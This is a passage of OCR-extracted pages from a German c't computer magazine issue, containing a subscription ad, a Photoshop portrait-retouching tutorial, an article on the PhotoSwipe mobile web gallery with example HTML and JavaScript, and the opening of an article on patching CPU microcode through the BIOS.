- 6x **c't** als **HEFT + DIGITAL**** (inkl. PDF)
- ZUGRIFF auf das **ARTIKEL-ARCHIV**
- Bereits **FREITAGS** lesen
- **GESCHENK** als Dankeschön
- Nach der Testphase erwartet Sie die **c't-NETZWERKKARTE** mit exklusiven Vorteilen.



6x
c't PLUS
FÜR 21,30 €*

IHR GESCHENK:
POWERBANK 10.400 mAh



Für Ihre Testbestellung bedanken wir uns mit einer Powerbank. Die **Stromreserve für unterwegs** ist mit hochwertigen **SAMSUNG**-Markenzellen ausgestattet und hält locker 3 Smartphone-Ladungen durch.

Sie sind bereits Abonnent und möchten für 18,20 €* auf das Plus-Abo umsteigen? Unser Leserservice hilft Ihnen gern beim Wechsel – mit der Powerbank als Dankeschön. (1CEA1602)

ct.de/plusabo

0541/80 009 120

leserservice@heise.de

Bitte bei Bestellung angeben: 1CEA1601

die Deckkraft auf 50 Prozent. Machen Sie diese Ebene vorerst unsichtbar.

Die Farbe-Ebene darunter behandeln Sie mit dem Gauß'schen Weichzeichner (Filter/Weichzeichnungsfilter). Verwenden Sie exakt den gleichen Wert wie beim Hochpassfilter. Wenn Sie die Struktur-Ebene danach wieder einblenden, sollte das Bild genauso aussehen wie das Original. Zur Kontrolle können Sie beide Ebenen kopieren ausblenden und einen Vorher-Nachher-Vergleich mit der Hintergrundebene machen. Damit ist die Grundlage für die Retusche geschaffen.

Farborientiert arbeiten

Mit der Bildberechnungsmethode steuern Sie eher die Hautfarbe als die Details. Sie funktio-

nieren nur mit Photoshop. Zunächst duplizieren Sie wiederum die Hintergrundebene zweimal, benennen sie wie oben beschrieben und blenden die Struktur-Ebene aus. Auf die Farbe-Ebene wenden Sie den Gauß'schen Weichzeichner mit einem Radius an, der die Hautporen verschwinden lässt, aus dem gesamten Bild aber keine homogene Fläche macht. Ratsam ist bei 18 bis 24 Megapixel Auflösung ein Radius von 6 bis 10 Pixeln.

Wechseln Sie nun auf die Struktur-Ebene. Im Dialog unter Bild/Bildberechnungen wählen Sie als „Ebene“ die darunterliegende Farbe-Ebene. Die folgenden Einstellungen unterscheiden sich je nach Farbtiefe. Bei einem JPEG sind es 8 Bit, bei einem Raw 16 Bit. Wenn Sie nicht sicher sind, finden Sie die Bittiefe im Menü unter Bild/Modus heraus.

Bei 8 Bit Farbtiefe stellen Sie den Mischmodus in den Bildberechnungen auf Subtrahieren, tragen bei Skalieren 2 und bei Versatz 128 ein. Bei 16 Bit Farbtiefe pro Kanal stellen Sie den Modus auf Addieren, tragen bei Skalieren ebenfalls 2 ein und lassen den Versatz bei 0. Anschließend ändern Sie den Modus der oberen Ebene auf „Lineares Licht“. Im Resultat hat die Ebene nur noch die Hälfte der Tonwertabstufungen, die aber zugunsten der hochfrequenten Anteile verschoben sind.

Die eigentliche Retusche

Die bisherigen Schritte dienten nur zur Vorbereitung für die eigentliche Retusche. Mit der unteren Farbe-Ebene bearbeiten Sie große Farbflächen und die Lichtsituation, mit

Tipps und Tricks zur Porträt-Bearbeitung in Photoshop

Es muss nicht zwangsläufig Frequenztrennung sein. Auch andere Tricks führen zu sichtbar schöneren Porträts.

Professionell retuschieren

Professionelle Hautretusche beginnt mit einer leeren, grauen Ebene über dem Foto. Die erstellen Sie über das Ebenen-Menü oder durch einen Klick bei gedrückter Alt-Taste auf das Symbol „Neue Ebene“ in der Ebenen-Palette. In beiden Fällen erscheint ein Dialog, in dem Sie den Füllmodus auf „Weiches Licht“ und die Farbe über das Häkchen am unteren Rand des Fensters auf neutrales Grau setzen. Weiße und schwarze Pinselstriche auf dieser Ebene hellen Bildbereiche auf oder dunkeln sie ab.

Flecken und Falten können Sie mit einem kleinen weißen Pinsel retuschieren. Die Beleuchtung größerer Bereiche ändern Sie mit einem großen Pinsel und weicher Spitze bei verringertem Fluss. Zum Schluss können Sie die Ebene mit dem Gauß'schen Weichzeichner bearbeiten, damit die Korrektur weniger offensichtlich wirkt. Der Radius darf zwischen 30 und 50 Pixeln liegen.

Hautrötungen abmildern

Manchmal reicht ein ganz sanfter Eingriff. Im Raw-Import-Plug-in Camera Raw lassen sich Hautrötungen auf die Schnelle retuschieren. Dazu wechselt man in die Palette HSL/Graustufen, verringert dort die Sättigung und erhöht die Luminanz für ausgewählte Farbtöne.

Die acht Regler für Farbtöne von Rot bis Lila müssen Sie dazu nicht anfassen. Wählen Sie stattdessen oben in der Werkzeugpalette das mit einem Kreis gekennzeichnete Werkzeug „Selektive Anpassung“ aus oder drücken Sie die Taste T. Wenn Sie nun an der gewünschten Stelle ins Bild klicken, in diesem Fall die mit der Hautrötung, wählt Camera Raw diesen Farbton aus. Wenn Sie die Maus nach unten ziehen, verringert das Tool die Sättigung und der Fleck verschwindet. Meistens verschwindet aber auch das Rot aus den Lippen. In einem solchen Fall sollten Sie die im Haupttext beschriebene Frequenztrennung anwenden.

Leberflecken verstecken


Leberflecken sind so eine Sache: Man kann sie nicht komplett retuschieren, denn Freunde, Familie und die Person selbst werden deren Fehlen bemerken und dann nach anderen Bearbeitungen suchen. Ein bisschen weniger Leberfleck geht aber

immer. Stempeln Sie ihn zunächst mit dem Klonstempel vollständig weg. Unter Bearbeiten/Verblassen können Sie die Bearbeitung mit einem Schieberegler zurücknehmen und das Muttermal dezent an Ort und Stelle lassen. Das Gleiche funktioniert auch wunderbar mit Narben oder Falten. Nehmen Sie solche Eigenschaften zurück, lassen Sie sie aber sichtbar.

Formen verbiegen

Mit dem Verflüssigen-Filter können Sie Personen umformen, als wären sie aus Knetgummi. Das Tool hat einen Standard- und einen erweiterten Modus; letzterer bietet eine Menge zusätzlicher Optionen. Das Verflüssigen-Tool verformt nicht nur Nasen und Fettpolster, sondern auch Zähne. Mit kleinen Bewegungen können Sie die Zähne in die richtige Richtung bewegen.

Die Pinselgröße ist die größte Schwierigkeit. Der Pinsel sollte ungefähr so groß sein wie



Vergessen Sie Abwedler und Nachbelichter. Der Modus „Negativ multiplizieren“ sorgt im Nu für weiße Zähne.

der oberen Struktur-Ebene die kleineren Bilddetails.

Auf der weichgezeichneten Farbe-Ebene lassen sich Hautregionen großflächig reparieren, indem man die Farben angleicht. Wählen Sie dazu die Hautpartie, mit der etwas nicht stimmt, großzügig mit dem Ellipsen- oder Lasso-Werkzeug aus und geben der Auswahl eine weiche Kante (Auswahl/Auswahl verändern/Weiche Kante). Der Kantradius hängt von der Auflösung ab, sollte aber nicht unter 20 Pixel liegen, damit keine neuen Fehler ins Bild eingefügt werden. Wenden Sie auf diese Region wiederum den Gauß'schen Weichzeichner mit mindestens 20 Pixeln an. Die Haut wird an dieser Stelle weichgezeichnet, unreine Stellen verschwinden. Alternativ können Sie den Filter „Matter

Machen“ ausprobieren. Er sorgt für besonders homogene Flächen.

Auf der Struktur-Ebene können Sie vorsichtig Pickel und Fältchen retuschen. Eine Einstellungsebene mit Gradationskurven kann unschöne Stellen zur Bearbeitung hervorheben, indem man über eine steile S-Kurve den Kontrast verstärkt. Nach der Retusche kann diese Einstellungsebene ausgeblendet oder gelöscht werden.

Auf der Struktur-Ebene können Sie mit Klonstempel und Bereichsreparatur Pickel und Fältchen retuschen. Sie ersetzen die Textur der Haut mit einer anderen Hautstelle. Beim Klonstempel kann man die Bildquelle kontrollieren, bei der Bereichsreparatur nicht. Das Problem ist, dass ein Gesicht nicht plan liegt, sondern dass die Poren in alle

möglichen Richtungen stehen. Falsch gestempelte Poren fallen als künstlich auf. Also sollte man darauf achten, beim Stempeln möglichst Poren in einer passenden Richtung auszuwählen.

Schließlich erspart die Frequenztrennung auch den Wechsel in den Lab-Modus. Auf die Farbe-Ebene können Sie Farbkorrekturen anwenden und auf der Struktur-Ebene den Kontrast bearbeiten. All das erledigt Photoshop mit Einstellungsebenen nichtdestruktiv. Aber auch Korrekturen mit Stempel und Bereichsreparatur lassen sich mit Frequenztrennung sehr gut auf einer separaten Ebene vom Original trennen. So behalten Sie im gesamten Prozess die Kontrolle und können jeden Arbeitsschritt jederzeit wieder zurücknehmen.

(akr@ct.de)

Wenn Sie lediglich den Rotkanal schärfen, bleiben Hautdetails davon weitgehend unberührt.


der Teil des Motivs, den Sie bewegen wollen. Wenn Sie eine kleine Hautausbeulung retuschen wollen, wählen Sie den Pinsel genauso groß wie diese und schubsen sie mit vorsichtigen Bewegungen. Arbeiten Sie sich langsam und in kleinen Schritten voran. Die Fixierungsmaske (F) schützt Bereiche vor der Retusche, etwa die Augen, während Sie die Nase bearbeiten. Malen Sie mit dem roten Pinsel einfach alle Bereiche ins Bild, die Sie nicht bewegen möchten.

Strahlend weiße Zähne

Zähne sind in der Realität selten so hell, wie Hollywood es vorgibt. Wenn noch dazu der Weißabgleich etwas warm gerät, wirken sie schnell gelb. Mit wenigen Klicks korrigieren Sie dunkle Zähne. Duplizieren Sie dazu die Hintergrundebene und setzen Sie den Modus auf „Negativ multiplizieren“. Plötzlich strahlt alles. Ein Klick bei gedrückter Alt-Taste auf das Maskensymbol blendet die Ebene aus. Mit dem Pinsel können Sie nun die Zähne ins Bild malen und die Anwendung anschließend mit dem Deckkraftregler nach Belieben dosieren.

Augen verschönern

Augen schärfen ist nicht nur wichtig, sondern auch einfach. Früher hat Photoshop's Schärfen-Werkzeug alles zerstört, was es berührt hat. In Photoshop CC steckt im Schärfen-Werkzeug die beste Technik zum Schärfen, die das Programm zu bieten hat. Malen Sie mit dem Werkzeug zwei oder dreimal über die Iris. Das sieht zunächst



nicht nach viel aus, ein direkter Vergleich mit dem Original zeigt aber, wie dramatisch der Unterschied ausfällt.

Auch im Dunkeln liegende Augenhöhlen sind einfach zu korrigieren. Duplizieren Sie die Hintergrundebene und setzen Sie den Ebenenmodus wie bei der Retusche verfärbter Zähne auf „Negativ Multiplizieren“. Zunächst erscheint das Bild viel zu hell. Erstellen Sie eine schwarze Maske über einen Klick auf das Maskensymbol unten bei gedrückter Alt-Taste und zeichnen Sie die Augenpartie mit einem weißen Pinsel wieder hinein. Auch das dürfte deutlich zu hell aussehen. Bei einer Deckkraft der Ebene von etwa 30 Prozent wirkt die Bearbeitung natürlich.

Ein einfacher Trick bringt die Pupillen zum Leuchten. Dazu erstellen Sie eine Kopie des Bildes, ergänzen bei gedrückter Alt-Taste eine schwarze Maske und malen mit einem

weißen runden Pinsel mit weicher Kante die Augen hinein. Setzen Sie nun den Ebenenmodus auf „Farbig abwedeln“. Im Resultat sieht das aus, als hätte jemand die Lichter in den Augen angekipst.

Selektiv schärfen

Mit einem einfachen Trick lassen sich Porträts schärfen. Dazu wechseln Sie in die Kanäle-Palette und schalten dort über das Augensymbol wie in der Ebenenpalette den Grün- und den Blaukanal ab. Der verbliebene Rotkanal enthält in den Hauftönen relativ wenig Zeichnung und wirkt deshalb kaum auf die Porenstruktur. Öffnen Sie nun den Filter „Selektiver Scharfzeichner“ aus dem Menü Filter/ScharfzeichnungsfILTER mit beispielsweise 200-prozentiger Stärke und einem Radius von einem Pixel. Das schärfst Haare und Augen, lässt die Haut aber weitgehend unangetastet.

Daniel Berger

Fotowischer

Mobiltaugliche Web-Fotogalerien mit PhotoSwipe

Fotogalerien im Web müssen Wisch- und Touch-Gesten beherrschen, damit die Bedienung auch mit Smartphone und Tablet Spaß macht. Besonders gut setzt das die leichtgewichtige JavaScript-Lösung PhotoSwipe um.

JavaScript-Fotogalerien setzen Bilder schick in Szene. Doch jenseits einer attraktiven Optik spielt auch die Bedienung eine wichtige Rolle: Wenn Wisch- und Touch-Gesten fehlen oder nur behäbig reagieren, geht Smartphone-Surfern schnell die Geduld aus. Wer mobile Besucher nicht abschrecken will, sollte deshalb für eine intuitive Fingerbedienung sorgen.

Eine vorbildliche Unterstützung für mobile Browser bietet PhotoSwipe: Mit der JavaScript-Galerie lassen sich Fotos schnell durchwischen und mit gespreizten Fingern vergrößern. Die gesamte Bedienung flutscht – auch mit Maus und Tastatur. Die Besucher können sich per Wisch, Klick oder Pfeiltasten durch die Galerie bewegen. Das Skript kann zudem mehrere Versionen der Fotos laden: Die kleine Variante ist zügig zu sehen und parallel dazu lädt eine Großfassung. Am besten funktioniert das in Verbindung mit einem CMS wie WordPress, Kirby oder Koken, die verschiedene Bildgrößen automatisch erzeugen und bereitstellen. PhotoSwipe denkt voraus und lädt bereits die nächsten beiden Bilder herunter, die in einer Galerie folgen. Wischt der Nutzer weiter, steht das folgende Foto schon bereit. Das verbraucht zwar ein bisschen Datenvolumen, verkürzt aber die Wartezeit.

Die Fotos kommen in einer sogenannten Lightbox unter, die sich über die gesamte Webseite legt. Deren Bedienelemente sind also nicht mehr zu sehen – die Bilder können den gesamten Bildschirm ausfüllen. Überdies bietet PhotoSwipe eine Teilen-Funktion, mit der sich Fotos bequem bei Facebook weiterverbreiten lassen. In komprimierter Vollausstattung ist PhotoSwipe samt Skripten und

CSS-Dateien 68 KByte klein. Zusätzliche Bibliotheken wie jQuery sind nicht nötig.

Modular einsetzbar

Ursprünglich hat die Web-Agentur „Code Computerlove“ die PhotoSwipe-Galerie entwickelt und später das Projekt an den Entwickler Dmitry Semenov abgegeben. Er überarbeitete den Code und baute ihn modular neu auf. Ungenutzte Funktionen können Sie also aus dem Quelltext streichen oder nach eigenen Wünschen anpassen – dank MIT-Lizenz haben Webentwickler freie Hand.

Eines der Module sorgt dafür, dass Besucher die Lightbox mit dem Zurück-Button des Browsers schließen können. PhotoSwipe erzeugt dazu einen eigenen Eintrag im Browser-Verlauf. Außerdem zeigt die Adressleiste für jede Bildansicht eine individuelle URL, damit Sie beispielsweise aus einem Blogpost direkt darauf verlinken können. Weitere Module steuern Touch-Gesten, Animationen und die Zoom-Funktion.

Um das Skript anzupassen und auszureißen, sind grundlegende JavaScript-Kenntnisse hilfreich – schließlich ist PhotoSwipe „nicht einfach ein jQuery-Plug-in“, schreibt Semenov auf photoswipe.com. Dort helfen Demos und die umfangreiche Dokumentation bei der Einrichtung. Über den c't-Link am Artikelende finden Sie eine einfache Fotogalerie, die im Folgenden als Beispiel dient und die Funktionsweise veranschaulicht. Sinnvoller für die Praxis sind umfangreichere Skripte, die sich hier nicht abdrucken lassen: Diese lesen verlinkte Bilder und deren Abmessungen automatisch aus einer Webseite aus und

packen sie in die Lightbox. Im Beispielprojekt müssen Sie die Pfade und Bilddateien selbst eintragen (siehe Listing).

Einbaumaßnahmen

Um PhotoSwipe zu nutzen, binden Sie zuerst die JavaScript-Dateien photoswipe.min.js und photoswipe-ui-default.min.js in den <head>-Bereich Ihrer Webseite ein. Das Skript wird erst ausgeführt, wenn der Nutzer eine Miniaturansicht eines Bildes anklickt, um dessen Großversion in der Lightbox zu öffnen. Außerdem müssen Sie die beiden Stylesheets photoswipe.css und default-skin.css einbinden. Diese bestimmen Animationen und das Aussehen der Bedienoberfläche:

```
<link rel="stylesheet" href="photoswipe.css">
<link rel="stylesheet" href="default-skin/default-skin.css">
<script src="photoswipe.min.js"></script>
<script src="photoswipe-ui-default.min.js"></script>
```




Die Bedienoberfläche ist komplett von den Hauptfunktionen getrennt, sodass sich das Design problemlos an das Aussehen Ihrer Webseite anpassen lässt. Wenn Ihnen die Schriftart der Bildunterschrift nicht gefällt, legen Sie in default-skin.css unter font-family einen anderen Font fest. Ist Ihnen der schwarze Hintergrund zu düster, ändern Sie den Wert bei .pswp__bg etwa in #FFF (Weiß) um.


Den Aufbau der Lightbox bestimmen <div>-Container, die wiederum in einen Container mit der Klasse pswp eingebettet sind. Den vollständigen HTML-Code finden Sie auf der Projekt-Seite von PhotoSwipe. Kopieren Sie ihn in den <body>-Bereich Ihres Quelltextes:

```
<div class="pswp" [...]>
  <div class="pswp__bg"></div>
  <div class="pswp__container">
    <div class="pswp__item"></div>
    <div class="pswp__item"></div>
    <div class="pswp__item"></div>
  </div>
  [...]
  <button class="pswp__button pswp__button--close" title="Close (Esc)"></button>
  <div class="pswp__caption">
    <div class="pswp__caption__center"></div>
  </div>
</div>
```

Touch-Gesten von PhotoSwipe

PhotoSwipe beherrscht alle gängigen Wisch- und Touch-Gesten, die Mobilnutzer aus Apps kennen. Aber auch mit Maus und Tastatur flutscht die Bedienung.





Im Foto-CMS Koken ersetzt PhotoSwipe die Standard-Lightbox, deren Bedienung auf dem Smartphone keinen Spaß macht.

Die Hierarchie dieser pswp-Container dürfen Sie nicht ändern – sonst funktioniert PhotoSwipe nicht. pswp__container nimmt in den Platzhaltern pswp__item drei Bilder auf, die das Skript (vor)lädt. Die Bedienelemente sind als <buttons> eingebunden; pswp__button--close schließt die Lightbox. Die Bildunterschrift ist in pswp__caption eingebettet.

Um nun PhotoSwipe aufzurufen, sind einige Zeilen JavaScript nötig. Fürs schnelle Ausprobieren finden Sie fertige Skripte etwa auf dem „Frontend-Spielplatz“ CodePen.io, wenn Sie „PhotoSwipe“ in die Suchmaske eintippen. Das Listing rechts oben enthält ein stark vereinfachtes Skript, das die Galerie per Klick auf ein Bild öffnet. In der Variable items sind zwei Fotos als Array abgelegt. Außerdem wird optional unter msrc eine Miniaturansicht eingebunden. Diese lädt das Skript zuerst, damit Besucher mit schlechter Verbindung schon eine hochskalierte Version des Bildes zu sehen bekommen. Ist das größere Bild vollständig geladen, legt es sich über den Platzhalter.

Für jedes Bild müssen Sie einzeln die Abmessungen angeben, entweder wie im Beispiel im Skript oder im HTML-Code als data-Attribut: . Nur so kann PhotoSwipe passende Platzhalter anlegen und darin die Bilder vorladen. Sie sollten keine Bilder nutzen, die größer als 2000 × 1500 Pixel sind, da ansonsten der Browser stockt und sogar abstürzen kann. Das betrifft vor allem iOS, warnt der Entwickler und empfiehlt eine Idealbreite von 1200 Pixeln.

Die Variable options legt optionale Einstellungen fest: Der Wert bei maxSpreadZoom bestimmt beispielsweise, wie weit die Nutzer in die Fotos hineinzoomen dürfen. Eine 2 erlaubt eine doppelte Vergrößerung. Zu Entwicklungszwecken deaktiviert die Option history: false das „History“-Modul (history.js), das den Browser-Verlauf steuert: Wenn Sie PhotoSwipe lokal ausführen, funktioniert es sonst mit Chrome und Opera nicht vernünftig, weil die Browser jede Änderung des Verlaufs sicherheitshalber blockieren.

```
var pswpElement = document.querySelectorAll('.pswp')[0];
var items = [
  {
    src: 'foto.jpg',
    msrc: 'foto-klein.jpg',
    w: 1200,
    h: 900,
    title: 'Eine optionale Bildunterschrift.'
  },
  {
    src: 'foto-2.jpg',
    msrc: 'foto-2-klein.jpg',
    w: 900,
    h: 600
  }
];
var options = {
  history: false,
  maxSpreadZoom: 2
};
var gallery = new PhotoSwipe( pswpElement, PhotoSwipeUI_Default, items,
  options);
gallery.init();
// PhotoSwipe öffnet per Klick aufs Foto:
document.getElementById('thumb').onclick = openPhotoSwipe;
```

Das Beispielskript übergibt zwei Bilder an PhotoSwipe. Die Angabe der Breiten (w) und Höhen (h) ist wichtig, damit die Galerie passende Platzhalter für die Fotos erzeugen kann.

WordPress-Lösung

PhotoSwipe eignet sich nicht nur für JavaScript-Bastler, sondern auch für Einsteiger und eilige Foto-Blogger: Für WordPress etwa gibt es mit „PhotoSwipe Masonry Gallery“ ein Plug-in, das PhotoSwipe mit der „Cascading Grid Layout“-Bibliothek Masonry kombiniert. Diese spielt mit den Fotos quasi Tetris und ordnet Motive mit unterschiedlichen Seitenverhältnissen so an, dass keine hässlichen Lücken entstehen. Das Skript reagiert flexibel auf Änderungen der Webseitengröße und sortiert die Bilder immer passend. Lediglich ein Detail nervt: Ist man bei WordPress(.com) eingeloggt, überdeckt die CMS-Bedienleiste das Schließen-Icon der Lightbox. Glücklicherweise lässt sich die Ansicht auch mit der Esc-Taste schließen.

Das PhotoSwipe-Plug-in funktioniert nur bei Galerien und nicht, wenn Fotos einzeln in einen Blog-Eintrag eingebettet sind. In der WordPress-Verwaltung bietet das Plug-in nur wenige Einstellungsmöglichkeiten: Sie können die Größe der Thumbnails und die maximale Bildgröße bestimmen. Die kleine Bildversion sehen die Besucher in der Galerie-Übersicht, die große in der Lightbox. Zudem lassen sich Bildunterschriften an- und abschalten und die Sortierung von Masonry deaktivieren.

Kirby und Koken

Auch das PhotoSwipe-Plug-in „Guggenheim“ für das schlanke CMS Kirby [1] ordnet Fotos lückenlos an. So lassen sich breite und hohe Bilder problemlos miteinander kombinieren. Anders als bei Masonry arbeitet der Sortieralgorithmus auf dem Server mit PHP und nicht im Browser mit JavaScript. Das entlastet Mobilgeräte, schreibt der Entwickler Jimmy Rittenborg. Für 40 US-Dollar bekommen Sie von ihm eine Zip-Datei, deren Inhalt Sie in den Ordner site/plugins kopieren. Um Guggenheim in einer Webseite zu verwenden, müssen Sie Änderungen im

Quelltext vornehmen. Den Einbau beschreibt Rittenborg Schritt für Schritt in der Dokumentation.

Prädestiniert ist PhotoSwipe für das CMS Koken [2], das auf schicke und mobil-freundliche Websites spezialisiert ist. Allerdings spendiert keines der mitgelieferten Design-Themes den Bildern die gesamte Bildschirmbreite – umso sinnvoller ist die Lightbox-Ansicht, die Fotos bildschirmfüllend anzeigt. Die eingebaute Koken-Lightbox enttäuscht allerdings durch ihre hakeligen Wisch-Bedienung. Der System-Admin Daniel Muller hat deshalb ein PhotoSwipe-Plug-in für das Foto-CMS gebastelt, das er kostenlos auf GitHub anbietet (siehe c't-Link). Die Installation ist schnell erledigt: Laden Sie die Zip-Datei herunter und kopieren Sie deren Inhalt in den Ordner storage/plugins auf Ihrem Server. Anschließend aktivieren Sie die Erweiterung in der Koken-Administration im Bereich „Settings“ unter „Plugins“.

Wählen Sie nun ein Theme aus, das die eingebaute Lightbox verwenden kann, also „Chastain“, „Axis“ oder „Regale“. Die CSS-Dateien mit dem Standard-Layout liegen im Ordner pswp/default-skin. Wenn Sie ein eigenes Design basteln, legen Sie es im Ordner custom ab. Das hat den Vorteil, dass ein Update des Plug-ins Ihre Anpassungen nicht überschreibt. Verwenden Sie dort dieselben Namen wie die der Originaldateien im pswp-Ordner. Wie Sie PhotoSwipe in einem selbst entwickelten Koken-Theme verwenden, erklärt Muller auf seiner GitHub-Seite.

(dbe@ct.de)

Literatur

- [1] Daniel Berger, TXT statt SQL, Content-Management ohne Datenbank mit Kirby, c't 16/2014, S. 160
- [2] Daniel Berger, Schon schön, Foto-Websites mit Lightroom und Koken erstellen, c't 14/2014, S. 148

 PhotoSwipe-Demos und Dokumentation: ct.de/yece



Andreas Stiller

Prozessor-Patches

Von Microcodes und wie man sie patcht

Microcode-Updates von Intel oder AMD sind wichtig, denn sie reparieren oder umschiffen Prozessorfehler. Man muss aber nicht unbedingt abwarten, bis irgendwann der Board- oder Systemhersteller sie liefert, sondern kann auch schon mal selbst Hand anlegen.

Mit dem Skylake-Bug, der beim Betrieb von Prime95 zutage trat, wurde die Frage nach den Prozessor-Workarounds, den Microcode-Updates, mal wieder brandaktuell. Insbesondere weil einige Board-Hersteller die Fehlerkorrektur gleich mit weniger gewünschten Eigenschaften gebündelt haben – etwa dem Abschalten solch beliebter Features wie dem Übertakten von eigentlich dafür nicht vorgesehenen Prozessoren. Doch zumindest bezüglich des Microcode-Update (MCU) hat man ein paar Wahlmöglichkeiten.

Die Fähigkeit, solche Updates nachzuladen, hat Intel mit dem Pentium Pro (P6) eingeführt. Der berühmte FDIV-Bug im Pentium hatte auf harte Weise gelehrt, dass man unbedingt nachträgliche Patch-Möglichkeiten im internen Betriebsablauf braucht. AMD begann erst rund 15 Jahre später ab der Familie 10h (Barcelona) damit. Mit den Updates kann

man den Microcode innerhalb der CPU patchen, interne Konfigurationen ändern oder auch Befehle manipulieren.

Die Decoder können heutzutage nahezu jede Instruktion umleiten und dann per Microcode ausführen. Das dauert mitunter etwas länger und so können die Microcode-Patches auch Performance-relevant sein. Eigentlich müsste man Benchmark-Ergebnisse nicht nur mit dem Prozessor-Stepping (wie etwa bei SPEC-Benchmarks üblich), sondern immer auch mit der Microcode-Versionsnummer garnieren.

BIOS-Vorderlader

Es ist die originäre Aufgabe des BIOS, für das Laden von neuen MCUs zu sorgen. Vereinzelt fand man auch BIOSse, die im Setup unabhängig vom restlichen BIOS Updates

angeboten haben oder es gab entsprechende UEFI-Tools.

Das Legacy BIOS, das bei Desktop-PCs immer noch recht verbreitet ist, bietet fürs Nachladen eine spezielle Schnittstelle. Ältere Leser erinnern sich vielleicht noch an den Titel dieses Artikels – so stand er nämlich schon vor 15 Jahren in der c't 5/01. Damals gab es ein kleines DOS-Tool namens ctmc, mit dem man bei Intel-Prozessoren nicht nur das aktuelle MCU auslesen, sondern neue Codes ins BIOS flashen konnte. Und man glaubt es kaum, im Prinzip geht das unter FreedOS auch heute noch – nur sind die Codes wesentlich länger geworden, sodass man das betagte Programm doch etwas modifizieren muss.

Möglich macht den Umgang mit den MCUs der von Intel spezifizierte BIOS-Interrupt 15h mit der Funktion D042h. Und der ist keineswegs Schnee von gestern – diese Schnittstelle findet man durchaus noch in Intels aktuellem Software Developer Manual (325384-057US vom Dezember 2015) unter „Microcode Update Facilities“ ausführlich beschrieben. Nur dass auch ein 64-KByte-Puffer, wie dort angegeben, eben doch nicht mehr ausreicht, das fehlt. Für Haswell passt das noch, aber die Skylake-Microcode-Updates sind inzwischen bei über 90 KByte angekommen. Ich möchte die vielen kleinen Stolperstellen, die zusätzlich noch zu überwinden waren, nicht weiter ausführen, denn letztlich konnte ich zumindest auf unseren Skylake-Brettern mit AMI-Aptio-BIOS zwar alles korrekt auslesen, jedoch wegen „Security Failure“ leider nicht flashen. Aber es war schon äußerst lustig, mal wieder mit Turbo Pascal und DOS 